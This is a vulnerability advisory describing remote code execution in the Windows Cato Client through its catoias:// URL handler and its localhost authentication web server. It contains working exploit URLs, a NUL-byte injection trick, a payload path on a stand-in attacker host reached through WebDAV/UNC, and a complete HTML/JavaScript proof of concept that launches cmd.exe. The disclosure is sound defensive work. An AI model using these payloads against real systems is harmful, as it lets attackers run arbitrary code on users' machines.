Summary
The Cato Client suffers from a Remote Code Execution vulnerability which could be triggered via a URL handler, or via requests to the local webserver. This could be exploited by a malicious actor to execute arbitrary code on a user’s machine.
Impact
A remote attacker may be able to convince a user to visit a malicious web-page, or open a malicious document which could trigger the vulnerable URL handler or make requests to the local webserver, allowing them to execute arbitrary code on the user’s machine. This could allow the attacker to install malware, exfiltrate data or gain remote access into the network.
Following successful exploitation of this vulnerability, it could be chained with other identified vulnerabilities in order to escalate privileges on the underlying Operating System.
Affected Versions
Windows Client version 5.10.26, and below.
Details
URL Handler Remote Code Execution
The Cato Client for Windows registers a custom URL handler named catoias, which can be seen at the registry path HKEY_CLASSES_ROOT\catoias, as shown below:

As shown in the above screenshot, the command default value for this key specifies that the URL will be handled by the CatoClient.exe executable, passing the comm /ias <url> arguments at runtime.
Decompiling the CatoClient.exe assembly using the dnSpy tool, we can see that the catoias URL is handled in the CheckSingletonAndCommunicationCommand function:

As shown in the above screenshot, the CheckSingletonAndCommunicationCommand checks whether the command line arguments passed to the executable contain the /ias argument. If so, it sets the CatoRegistry.Instance.CatoIas property to the URI value passed in the command line arguments, which contains the catoias:// URL that was originally triggered. Setting this property causes the value to be written to the registry at HKCU\SOFTWARE\CatoNetworksVPN\catoias:

Once the URI path is written to the registry, it calls the NativeMethods.PostMessage() Windows API function, passing the WM_IAS message with the hwnd parameter set to HWND_BROADCAST - meaning that the message sent to all top level windows. This ensures that the message is passed to the already running CatoClient.exe process window (since the URL handler process is ephemeral).

This message is processed by the running CatoClient.exe process in the CatoClientMainForm.WndProc callback function, which then publishes the message internally as a GuiEvents.BrowserExternal (value: 0x0A) event:

This event is subscribed to by the CatoNetworks.Screens.EmbBrowserScreen class, which dispatches the event to the CatoNetworks.Screens.EmbBrowserScreen.BrowserExternal callback function:

Note: The EmbBrowserScreen class is part of the “Embedded Browser” component which uses the CefSharp .NET library to embed a programmable Chromium browser instance within the application. Whilst this embedded browser is a core feature of the client, it runs without any sandboxing, and on the version of Cato Client that was tested, the embedded Chromium version was 119.0.6045.159 (from November 2023).
The BrowserExternal callback function simply parses the string as a URI and calls into handleCustom
In the handleCustom function, the code checks whether the URL parameters contain a external_browser parameter. If so, this parameter is passed into the ConnectionManager.Instance.switchToExternalBrowser function:

The switchToExternalBrowser is simply a wrapper that calls updateServiceWithBrowserType(true, true) and then startExternalBrowser, passing the externalBrowserUrl parameter that was passed in the external_browser URL parameter.
Looking at the startExternalBrowser function, we can see that on line 1901, it calls Process.Start with the user controlled url parameter - which comes directly from the value passed in the external_browser URL parameter.

This means that an attacker could trigger a crafted catoias:// URL that contains a malicious external_browser parameter to an arbitrary path, which will get passed directly to Process.Start.
However, before we get into exploitation, let’s first verify that this is the case. If we run the procmon tool from SysInternalsSuite, with a filter on the CatoClient.exe process, and then open the URL:
catoias://foo?external_browser=notepad.exe

A dialog is shown in the browser, asking the user to open the Cato Client, as is typical with any URL handler invocation from a web-browser.

First the URI value is written to the registry (as described previously):
The client will then attempt to open various invalid paths, which contain the external_browser parameter:

This is because the code is intended to pass the whole URI to Process.Start in order to open it with the default browser (the Windows shell handler will recognise the https:// prefix and open the default browser). However, as we are trying to pass an executable name, the shell handler attempts to locate the file using the filename passed to Process.Start (which includes the URI parameter value(s)).
This is confirmed if we check in the Cato Client trace log file in %TEMP%\CatoClient.Trace.*.log:

In order to work around this issue, we can inject a %00 character at the end of the external_browser URI parameter. When this is parsed and decoded by the URI handling code, this will be interpreted as a NUL character, thus terminating the string in the file-path after the end of notepad.exe.
Now if we try with the following URL: catoias://foo?external_browser=notepad.exe%00

We can see that a new notepad.exe process is launched, as shown in the process tree output from procmon below:
Additionally, we can see the null terminator being processed in the client trace log:

To summarise - if an attacker can convince a user to visit a malicious web-page (or open a malicious document), which opens a crafted URL in the form of catoias://foo?external_browser=malicious.exe%00 - then they will be able to execute arbitrary code on the user’s machine.
Since the call to Process.Start doesn’t allow the attacker to specify any command line arguments, this is restricted to only allowing execution of executables on disk, with no parameters. However, by hosting their payload on an SMB share, the attacker could take advantage of the built-in WebDAV mini redirector functionality to host a payload using a UNC path, even in environments where TCP port 445 is blocked outbound. For example: catoias://foo?external_browser=\\attacker.com@80\path\to\malicious.exe%00.
Exploitation via Local Web Server
When the Cato Client is configured to use external browser authentication, it starts a web server running on localhost, which is used to pass authentication data back from the Cato SSO Web Service to the local CatoClient.exe process. This Web Server typically listens on port 49152, however if this port is already in use, then the server will attempt to increment the port until a usable port is found.
When the user clicks on the connect button within the Cato Client, and external browser authentication is enabled, the user’s default browser is opened and they are directed to the Cato SSO Web Service to complete authentication. When authentication is completed, the SSO service issues an HTTP 302 redirect back to the localhost web server, with a status parameter containing the authentication data and generated configuration for the client to process.
The handling code for the localhost web server can be found in CatoNetworks.Screens.CatoSchemeHandler.
The ProcessRequestAsync method takes the HTTP request and extracts the URI path, before passing it to the handleCustom function:

As described previously, the handleCustom code-path is vulnerable to a command injection vulnerability, as it eventually passes the user-controlled URI value to the Process.Start method without any sanitisation.
Note that in this variant of the vulnerability, the user has to first initiate an authentication attempt, by clicking the connect button in the client. This is required so that the localhost web server is started. From an attacker perspective, this means that they will need to have the user visit their malicious web-page prior to the user clicking the connect button. The attacker’s malicious JavaScript code can then run in the user’s browser whilst the user is connecting, allowing the attacker’s JavaScript to make requests to the local web server.
The following Proof of Concept code can be used to demonstrate this issue.
<html>
    <body>
    <script>
    let interval;
    let wait = 0;

    async function checkServer() {
        const response = await fetch("http://localhost:49152/result?status=aaaa&external_browser=cmd.exe%00", { mode: "no-cors" })
            .then(response => {
                if (response.status == 0) {
                    clearInterval(interval);
                    console.log('cmd.exe launched!')
                }
            })
            .catch(error => {
                console.log(`waiting for client: ${wait++}`);
            });
    }

    interval = setInterval(checkServer, 5000);
    </script>
    </body>
</html>
By hosting this HTML on a web server and visiting the page whilst the client is connecting; a new cmd.exe process will be launched.
Mitigation Steps
Install version 5.10.34, or later.


 Richard Warren
 David Cash